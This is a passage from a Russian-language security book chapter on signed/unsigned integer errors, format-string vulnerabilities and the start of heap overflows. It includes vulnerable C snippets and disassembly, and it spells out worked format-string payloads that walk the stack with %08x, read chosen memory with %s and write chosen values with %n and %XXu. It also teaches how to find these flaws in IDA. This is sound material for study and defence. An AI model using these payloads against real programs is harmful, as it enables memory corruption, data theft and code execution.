После исполнения результирующая строка в параметре `-t` будет иметь значение `xxxxxxxzz`.

Если мы предоставим точно 10 символов для параметра `p` (`xxxxxxxxxx`), то значения функций `sizeof(_t)` и `strlen(_t)` будут одинаковыми и окончательный результат вычислений составит `-1` или `0xFFFFFFFF`. Поскольку аргумент, передаваемый функции `strncat()`, должен быть беззнаковым, все заканчивается тем, что

число интерпретируется как большое положительное число, а размер значения функции никак не ограничивается. В результате происходит искажение данных в стеке, что обеспечивает хакеру возможность перезаписи указателя команд или других значений, сохраненных в стеке.

Искаженный стек выглядит примерно следующим образом.

```
0012FF74  78 78 78 78  xxxx
0012FF78  78 78 78 78  xxxx
0012FF7C  78 78 CC CC  xxÌÌ
0012FF80  C0 FF 12 7A  Àÿ.z <- искажение происходит здесь
0012FF84  7A 7A 7A 00  zzz. <- и здесь.
```

Обнаружение проблемы в коде

```
0040D603   call        strlen (00403600)
0040D608   add         esp,4
0040D60B   mov         ecx,0Ah
0040D610   sub         ecx,eax
0040D612   sub         ecx,1      <- подозрительное место
```

В предыдущем фрагменте кода мы видим вызов функции `strlen` и несколько операций вычитания. Это удачное место для проверки возможной проблемы с длиной знакового числа.

Для 32-битовых знаковых чисел максимальным значением является `0x7FFFFFFF`, а минимальным — `0x80000000`. Хитрость заключается в том, чтобы заставить выполнить преобразование из положительного числа в отрицательное и наоборот (иногда с минимальными изменениями).

Опытные хакеры для таких преобразований выбирают числа в районе минимального или максимального значения, как показано на рис. 7.8.




Рис. 7.8. Арифметические ошибки не бросаются в глаза и являются прекрасным источником для проведения атак. Минимальное изменение в представлении числа (иногда достаточного одного бита) приводит к кардинальному изменению значения числа

Несоответствие между знаковыми и беззнаковыми значениями

Большинство арифметических ошибок возникает из-за различий между знаковыми и беззнаковыми значениями. Довольно часто в программах выполняются действия сравнения, в результате чего исполняется блок кода, если число меньше заданного значения. Например:

```
if (X < 10)
{
    do_something(X);
}
```

Если значение переменной `X` меньше 10, то исполняется блок кода (`do_something`). Значение переменной `X` затем передается функции `do_something()`. Теперь рассмотрим ситуацию, когда значение `X` равно `-1`. Безусловно, это значение меньше 1, поэтому должен быть исполнен блок кода. Однако не забывайте, что `-1` — это то же самое, что и `0xFFFFFFFF`. Если функция обрабатывает `X` как беззнаковую переменную, то `X` обрабатывается как очень большее число, конкретно как `4294967295`.

В реальности эта ситуация может возникнуть, когда значение `X` получается на основе предоставленного хакером числа или, исходя из длины строки, которая передается программе. Рассмотрим следующий фрагмент кода.

```
void parse(char *p)
{
    int size = *p;
    char _test[12];
    int sz = sizeof(_test);
    if( size < sz )
    {
        memcpy(_test, p, size);
    }
}
int main(int argc, char* argv[])
{
    // какой-то пакет
    char _t[] = "\x05\xFF\xFF\xFF\x10\x10\x10\x10\x10\x10";
    char *p = _t;
    parse(p);

    return 0;
}
```

Код анализатора получает сведения о размере переменной из `*p`. Для примера предоставляем значение `0xFFFFFF05` (в прямом порядке следования байтов). Если это число со знаком, то оно соответствует –251 в десятичной системе счисления. Если это беззнаковое значение, тогда оно соответствует 4294967045 — очень большое число. Понятно, что –251 значительно меньше, чем размер выделенного буфера. Однако поскольку функция `memcpy` не работает с отрицательными значениями, то данное число обрабатывается как большое беззнаковое значение. В приведенном выше коде использование функции `memcpy` для значения размера беззнакового `int` приводит к возникновению обширного переполнения буфера.

Выявление проблемы в коде

Обнаружить ошибки, связанные с использованием знака в коде, полученном с помощью дизассемблера, достаточно просто, поскольку вполне возможно увидеть

два различных типа команд перехода, использующихся по отношению к одной переменной. Рассмотрим следующий программный код.

```
    int a;
    unsigned int b;

    a = -1;
    b = 2;

    if(a <= b)
    {
        puts("это то, чего мы хотим");
    }

    if(a > 0)
{
    puts("больше нуля");
}
```

На языке ассемблера это выглядит следующим образом.

```
a = 0xFFFFFFFF
b = 0x00000002
```

Рассмотрим операцию сравнения.

```
0040D9D9 8B 45 FC         mov       eax,dword ptr [ebp-4]
0040D9DC 3B 45 F8         cmp       eax,dword ptr [ebp-8]
0040D9DF 77 0D            ja        main+4Eh (0040d9ee)
```

Наличие `ja` указывает на сравнение беззнаковых чисел. Таким образом, `a` больше `b`, и блок кода пропускается.

Рассмотрим еще один пример.

```
17:       if(a > 0)
0040DA1A 83 7D FC 00      cmp       dword ptr [ebp-4],0
0040DA1E 7E 0D            jle       main+8Dh (0040da2d)
18:       {
19:           puts("больше нуля");
0040DA20 68 D0 2F 42 00   push      offset string
                                    "больше нуля"
                                    (00422fd0)
0040DA25 E8 E6 36 FF FF   call      puts (00401110)
0040DA2A 83 C4 04         add       esp,4
20:       }
```

Мы видим, что та же область памяти сравнивается (и выполняется операция перехода) с помощью команды `jle` — сравнение чисел со знаком. Это должно вызвать у нас подозрения, поскольку переход в одной и той же области памяти выполняется по одинаковому критерию как для беззнакового числа, так и для числа со знаком. Хакеры любят подобные ситуации.

Исследование проблемы с помощью программы IDA

Можно также выполнять поиск потенциальных ошибок несоответствия чисел с помощью исследования дизассемблированного кода.

Для операции сравнения беззнаковых чисел следует искать такие команды:

```
JA
JB
JAE
JBE
JNB
JNA
```

Для операции сравнения чисел со знаком:

```
JG
JL
JGE
JLE
```

Можно воспользоваться дизассемблером наподобие IDA для выявления всех операций с переменными со знаком. Это позволяет получить список интересных областей кода, как показано на рис. 7.9.




Рис. 7.9. Дизассемблер IDA может использоваться для создания списка различных вызовов на языке ассемблера и обозначения мест, где они происходят. Работая с подобным списком, мы обнаруживаем несоответствия преобразования знаковых и беззнаковых чисел

Вместо последовательной проверки всех операций, можно выполнить поиск регулярных выражений, которые используются во всех вызовах. На рис. 7.10 показан результат использования в качестве строки поиска `j[gl]`.




Рис. 7.10. Использование регулярного выражения в целях выявления сразу нескольких вызовов функций

Даже в небольших фрагментах программ можно легко найти области кода, в которых используются значения со знаком. Если эти области находятся поблизости точек, возле которых обрабатываются пользовательские данные (т.е. присутствует вызов функции `recv()`), то дальнейшее исследование может подтвердить, что данные были использованы в операции с числами со знаком. Очень часто такая ситуация может использоваться для организации логических и арифметических ошибок.

Значения со знаком и управление памятью

Подобные ошибки часто можно найти в процедурах управления памятью. Типичная ошибка в программном коде может выглядеть следующим образом.

```
int user_len;
int target_len = sizeof(_t);

user_len = 6;


if(target_len > user_len)
{
    memcpy(_t, u, a);
}
```

Значения `int` указывают на выполнение операций сравнения с числами со знаком, в то время как функция `memcpy` использует беззнаковые значения. *При компиляции этой ошибки не выдается никакого предупреждения.* Если значение функции контролируется хакером, то предоставление большого числа, например `0x8000000C` приведет к тому, что функция будет обрабатывать очень большое число.

Мы можем обнаруживать переменные, которые учитывают размер числа в дизассемблированном коде, как показано на рис. 7.11. В данном случае мы видим

```
sub edi, eax
```

где `edi` используется как беззнаковая переменная. Если хакер сможет управлять либо значением `edi`, либо значением `eax`, то он постарается изменить `edi`, заставить это значение перейти нулевую границу и оказаться равным –1.




Рис. 7.11. Схема управления потоком атакуемой программы. Поиск значений со знаком часто позволяет найти целый "клад" полезных данных

Подобным образом мы можем выполнить поиск ошибок, связанных с арифметическими действиями с указателями (рис. 7.12).

Поиск по выражению `e.x.e.x` предоставляет длинный список областей кода (рис. 7.13). Если одно из значений, показанных на рис. 7.13, контролируется пользователем, то искажение памяти становится вполне решаемой задачей.




Рис. 7.12. Выполняем поиск вызовов функций, связанных с арифметическими действиями с указателями




Рис. 7.13. Результаты поиска в программе арифметических операций с указателями

Уязвимые места, связанные со строкой форматирования

В принципе нет ничего сложного в использовании ошибок, связанных с применением строк форматирования. Вполне реально провести успешную атаку с помощью функции API, которой передается строка форматирования (наподобие `%s`), когда значение аргумента строки форматирования контролируется удаленным хакером. К сожалению, эта проблема достаточно широко распространена, и основной ее причиной является лень программистов. Однако проблема настолько проста, что выявить ее позволяют простейшие программы исследования кода. Поэтому после выявления этого класса уязвимых мест в конце 1990-х годов, подобные ошибки были достаточно быстро выявлены и устранены в большей части программного обеспечения.

Знания о существовании ошибок, связанных с использованием строк форматирования, предоставляли хакерам "ключи от сказочного королевства". Но когда эти знания попали в руки специалистов по обеспечению безопасности, то "все богатство было утрачено". Представьте, как были разочарованы некоторые люди из круга "посвященных". Кто-то отобрал у них источник радости.

Рассмотрим пример стандартной функции, в которой есть ошибка строки форматирования.

```
void some_func(char *c)
{
    printf(c);
}
```

Обратите внимание, что, очень важно, в отличие от случая жестко закодированной строки форматирования, в этом случае строка форматирования предоставляется пользователем и также передается в стек.

Если мы передадим в строку форматирования данные, подобные следующим

```
AAAAAAAA%08x%08x%08x%08x%08x
```

значения, которые будут выданы из стека, станут подобны представленным ниже.

```
AAAAAAAA0012ff80000000007ffdf000cccccccc
```

Строка `%08x` заставляет функцию выдавать двойное слово из стека.

Дамп стека выглядит следующим образом.

```
0012FE94  31 10 40 00  1.@.
0012FE98  40 FF 12 00  @ÿ..
0012FE9C  80 FF 12 00  .ÿ.. <- вывод данных 1
0012FEA0  00 00 00 00  .... <- вывод данных 2
0012FEA4  00 F0 FD 7F  .đý. <- вывод данных 3
0012FEA8  CC CC CC CC  ÌÌÌÌ <- и т.д.
0012FEAC  CC CC CC CC  ÌÌÌÌ
0012FEB0  CC CC CC CC  ÌÌÌÌ
...
0012FF24  CC CC CC CC  ÌÌÌÌ
0012FF28  CC CC CC CC  ÌÌÌÌ
0012FF2C  CC CC CC CC  ÌÌÌÌ
0012FF30  CC CC CC CC  ÌÌÌÌ
0012FF34  CC CC CC CC  ÌÌÌÌ
0012FF38  CC CC CC CC  ÌÌÌÌ
0012FF3C  CC CC CC CC  ÌÌÌÌ
0012FF40  41 41 41 41  AAAA <- строка форматирования
0012FF44  41 41 41 41  AAAA <- которой мы управляем
0012FF48  25 30 38 78  %08x <-
```

```
0012FF4C  25 30 38 78  %08x <-
0012FF50  25 30 38 78  %08x <-
0012FF54  25 30 38 78  %08x <-
0012FF58  00 CC CC CC  .ÌÌÌ
0012FF5C  CC CC CC CC  ÌÌÌÌ
0012FF60  CC CC CC CC  ÌÌÌÌ
0012FF64  CC CC CC CC  ÌÌÌÌ
```

В предыдущем примере вместе с важными данными в стеке сохранено много "мусора". Как видим, каждая из строк `%08x`, которую мы разместили в строке форматирования, приводит к выводу следующего значения в стеке. Если мы добавим достаточное количество копий строк `%08x`, мы заставим указатель пройти весь стек, пока он не станет указывать на контролируемую нами область стека. Например, если предоставить намного более длинную строку форматирования

```
AAAAAAAA%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

то мы получим следующий результат

```
AAAAAAAA0012ff80038202107ffdf000
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccc0012ff800040d695
0012ff400210021003820 2107ffdf000ccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccccccccccccccccccccccccccc
ccccccccccccccc41414141414141478383025
```

В данном случае завершаем вывод строкой "`41414141`", а строка "`AAAA`" взята из нашей строки форматирования! Таким образом, мы заставили функцию `printf` пройти стек до области контролируемых пользователем данных.

```
0012FF3C  CC CC CC CC  ÌÌÌÌ
0012FF40  41 41 41 41  AAAA <- указатель был
0012FF44  41 41 41 41  AAAA <- перемещен
0012FF48  25 30 38 78  %08x <- сюда
0012FF4C  25 30 38 78  %08x
0012FF50  25 30 38 78  %08x
0012FF54  25 30 38 78  %08x
```

Вывод данных из любой области памяти

Поскольку мы управляем строкой форматирования, а также значениями, которые используются в стеке, то мы можем заменить строку `%08x` на `%s`, т.е. значение в стеке будет использоваться как указатель строки. Поскольку мы управляем значением в стеке, мы можем установить любой подобный указатель и заставить вывести данные после области, на которую указывает указатель.

В качестве примера мы введем следующие данные в конце строки форматирования.

```
x%08x%08x_%s_
```

Кроме того, нам нужно заменить значение `0x41414141` на реальный указатель, иначе будет вызвано исключение SEGV. Допустим, мы хотим выполнить дамп данных, хранящихся по адресу `0x0x77F7F570` (возможно, нашей целью является получение работающего кода). Окончательная строка выглядит следующим образом.

```
AAAA\x70\xF5\xF7\x77%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x_%s_
```

Получаем следующий результат.

```
AAAAp╛≈w0012ff80000000007ffdf000
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
0012ff800040d6950012ff4000000000
000000007ffdf000ccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccccccccccccccccccc
ccccccccccccccc41414141_╠╞ï ╠╞ï ïD$◆╠┬◆_
```

По этому методу мы можем выполнить дамп больших фрагментов исследуемого двоичного файла и использовать полученные результаты для восстановления исходного кода и последующих атак. Безусловно, обработка строки завершится на первом символе NULL, найденном в памяти[9]. Это вызывает некоторые затруднения, но не является тупиковой проблемой. Есть еще одна подобная проблема — невозможность выполнения дампа памяти "нижних" адресов (т.е. адресов, в которых есть символ NULL). Например, в операционной системе Windows основная выполняемая программа загружается по адресу `0x00400000`. Приставка `0x00` всегда обязательна для адресов в этой области, что делает невозможным дамп памяти. Однако с помощью этого метода можно получить криптографические ключи, пароли, программный код в верхних адресах, *включая код большинства загруженных библиотек DLL*.

Спецификатор формата `%n`

Количество символов (байтов) в строке формата до спецификатора `%n` сохраняется в переменной (int), адрес которой указан как следующий аргумент. Спецификатор `%n` подсчитывает количество символов, которые предполагается вывести с помощью функции API. Лучше пояснить это на примере.

```
int my_int;
printf("AAAAA%n ", &my_int);
printf("got %d", my_int);
```

В результате исполнения этого кода выводится строка `AAAAA got 5`. Переменной присваивается значение 5, поскольку пять символов `A` были напечатаны к тому времени, как машина обнаружила спецификатор `%n`.

Внесем небольшие изменения в наши предыдущие примеры, и рассмотрим строку форматирования, подобную приведенной ниже.

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\
x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n
```

Обратите внимание, что в нашей строке форматирования есть жестко закодированное число (`x04\xF0\xFD\x7F`), что эквивалентно (согласно прямому порядку

---

[9] *Поскольку в данном случае мы работаем со строками на языке C, то в приведенных операциях символ NULL является символом окончания строки. — Прим. авт.*

байт) числу 0x7FFDF004. Обратите внимание также на спецификатор формата %n в конце нашей строки. Заполнитель %08x переводит указатель в стеке до позиции нашего закодированного числа (0x7FFDF004). Затем следует спецификатор формата %n, который заставляет сохранить в переменной (int_pointer) определенное количество байтов, введенных на данный момент. Указатель стека установлен на число, которое расценивается как адрес, где следует записать значение переменной (int_pointer), т.е. данные записываются по адресу 0x7FFDF004. Следовательно, мы полностью контролируем содержимое памяти по этому адресу.

После выполнения всех этих действий интересующая область памяти выглядит следующим образом.

```
7FFDF000  00 00 01 00 ....
7FFDF004  64 01 00 00 d... <- здесь мы записали число
7FFDF008  00 00 40 00 ..@.
```

Число 0x00000164 равнозначно 356, т.е. согласно информации машины, были записаны 356 байт. В следующем примере обратите внимание, что мы закодировали четыре адреса в строке, каждый со смещением в один байт. Если мы разместим четыре спецификатора формата %n в конце нашей строки форматирования, то сможем переписать каждый байт в интересующем адресе. Таким образом мы способны управлять точным положением в памяти численного вывода функции с помощью строки форматирования. Как видим, мы последовательно увеличиваем значение указателя на один байт.

```
AAAA\x04\xF0\xFD\x7F\x05\xF0\xFD\x7F\x06\xF0\xFD\x7F\x07\xF0\xFD\
x7F%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%n%n%n%n
```

Интересующая область памяти теперь выглядит следующим образом.

```
7FFDF000  00 00 01 00 ....
7FFDF004  64 64 64 64 dddd <- мы записали 0x00000164 четыре раза
7FFDF008  01 00 00 00 ....
```

Правильное понимание вышеизложенных действий критически важно для проведения атак этого типа: текущее количество байтов, представленное в этом примере, равно 0x164. Нам удалось записать это число четыре раза подряд, каждый раз сдвигая указатель на один байт. В конечном итоге число 0x64646464 записывается по интересующему нас адресу.

Спецификатор формата %00u

В предыдущем примере мы использовали текущее значение записанных байтов. Если “пустить дело на самотек”, то существует вероятность того, что это значение не будет именно тем значением, которое мы хотим разместить в памяти. К счастью, мы можем довольно легко управлять значением этого числа. После использования рассмотренного выше метода значение имеет только самый младший байт, т.е. нам нужно заменить значения адресов памяти, в которых записан самый младший байт, специально подготовленными значениями.

В нашей новой строке форматирования между каждым адресом содержится заполнитель 0x41414141.

```
AAAA\x04\xF0\xFD\x7F\x41\x41\x41\x41\x05\xF0\xFD\x7F\x41\x41\x41\x
\41x\x06\xF0\xFD\x7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%08x
%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
```

```
%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
%08x%08x%08x%16u%n
```

Мы также добавили новый спецификатор форматирования `%16u`. Это новый спецификатор влияет на значение текущего количества выведенных байтов. В данном случае к этому значению добавляется 16. Таким образом, используя формат `%XXu`, мы можем управлять значением числа, которое размещается в нужной области памяти. Отлично!

Результат использования `%20u%n` выглядит следующим образом.

```
7FFDF000  00 00 01 00  ....
7FFDF004  7C 01 00 00  |... 17c = 380
7FFDF008  00 00 40 00  ..@.
```

Результат использования `%40u%n` представлен ниже.

```
7FFDF000  00 00 01 00  ....
7FFDF004  90 01 00 00  .... 190 = 400
7FFDF008  00 00 40 00  ..@.
```

Как видим, теперь хакер может контролировать точное значение числа, размещаемого в области памяти, т.е. этот метод позволяет управлять каждым байтом в интересующей области памяти.

Рассмотрим следующую строку форматирования.

```
AAAA\x04\xF0\xFD\x7F\x42\x42\x42\x42\x05\xF0\xFD\x7F\x41\x41\x41\
x41\x06\xF0\xFD\x7F\x41\x41\x41\x41\x07\xF0\xFD\x7F%08x%08x%08x%0
8x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
%08x%08x%08x%08x%08x%152u%n%64u%n%191u%n%256u%n
```

Обратите внимание на значения, взятые для нашего шаблона `%XXu`. Эта строка форматирования позволяет получить полное управление над интересующими областями памяти.

```
7FFDF000 00 00 01 00 ....
7FFDF004 00 40 FF FF .@ÿÿ <- мы записали 0xFFFF4000
7FFDF008 03 00 00 00 ....
```

Продемонстрированное нами точное управление значениями данных в памяти, позволяет переустановить указатели в куче или в стеке. Для систем Windows стек хранится в "нижней" области памяти, где невозможно закодировать данные без символа NULL. Это, безусловно, ослабляет непосредственную атаку, делая программу атаки более сложной.

Выявление проблемы в коде

Выявление мест в программе, в которых возможно проведение атак этого вида, считается только половиной успеха. Одним из важных действий является проверка изменений в стеке после вызова. Если исправления в стеке (stack correction) добавляются в ESP после подозрительного вызова, значит, у нас есть интересный материал для работы.

Нормальное использование функции `printf()`

```
printf("%s", t);

00401032   call           printf (00401060)
00401037   add            esp,8
```

Некорректное использование функции `printf()`

```
printf(t);
```

```
0040102D   call           printf (00401060)
00401032   add            esp,4
```

Обратите внимание, что изменение указателя в стеке после некорректного вызова функции `printf()` составляет только 4 байта. Это подскажет хакеру, что он нашел уязвимое место с возможностью использования при атаке строки форматирования.

Шаблон атаки: переполнение буфера с помощью строки форматирования в функции `syslog()`

При использовании функции `syslog` очень часто допускаются ошибки и предоставленные пользователем данные передаются как строка форматирования. Это достаточно распространенная проблема, из-за которой были обнаружены многие уязвимые места и созданы многие программы атаки.

`syslog()`

В почтовом сервере eXtremail используется функция `flog()`, которая передает предоставленные пользователем данные как строку форматирования вызову функции `fprintf`. Этой ошибкой можно воспользоваться при создании программы атаки.

Переполнение буфера в куче

Как известно, куча (heap) состоит из больших блоков выделенной памяти. В каждом блоке есть небольшой заголовок, в котором указывается размер блока и другая служебная информация. Если происходит переполнение буфера в куче, то при атаке перезаписывается следующий по порядку блок кучи, включая и заголовок. Если есть возможность перезаписать в памяти заголовок следующего блока, то в память можно записать и подготовленные данные. При применении разных (но похожих) программ атаки на переполнение буфера в куче на конкретное приложение мы часто получаем уникальные результаты, что усложняет проведение атак этого типа. В зависимости от программного кода, будут меняться точки, в которых возможно искажение данных в памяти. Это не так плохо, это лишь означает, что создаваемая программа атаки должна быть уникальной и подготовленной для взлома конкретной цели.

Хотя об атаках на переполнение буфера в куче известно уже достаточно давно, метод их проведения оставался довольно непонятным. В отличие от ошибок переполнения буфера в стеке (которые уже практически полностью устранены в программах), уязвимые места для атак на переполнение буфера в куче остаются широко распространенными.

Как правило, данные кучи размещаются в памяти последовательно. Направление роста буфера показано на рис. 7.14.




Рис. 7.14. Направление роста буферов в куче на стандартной платформе

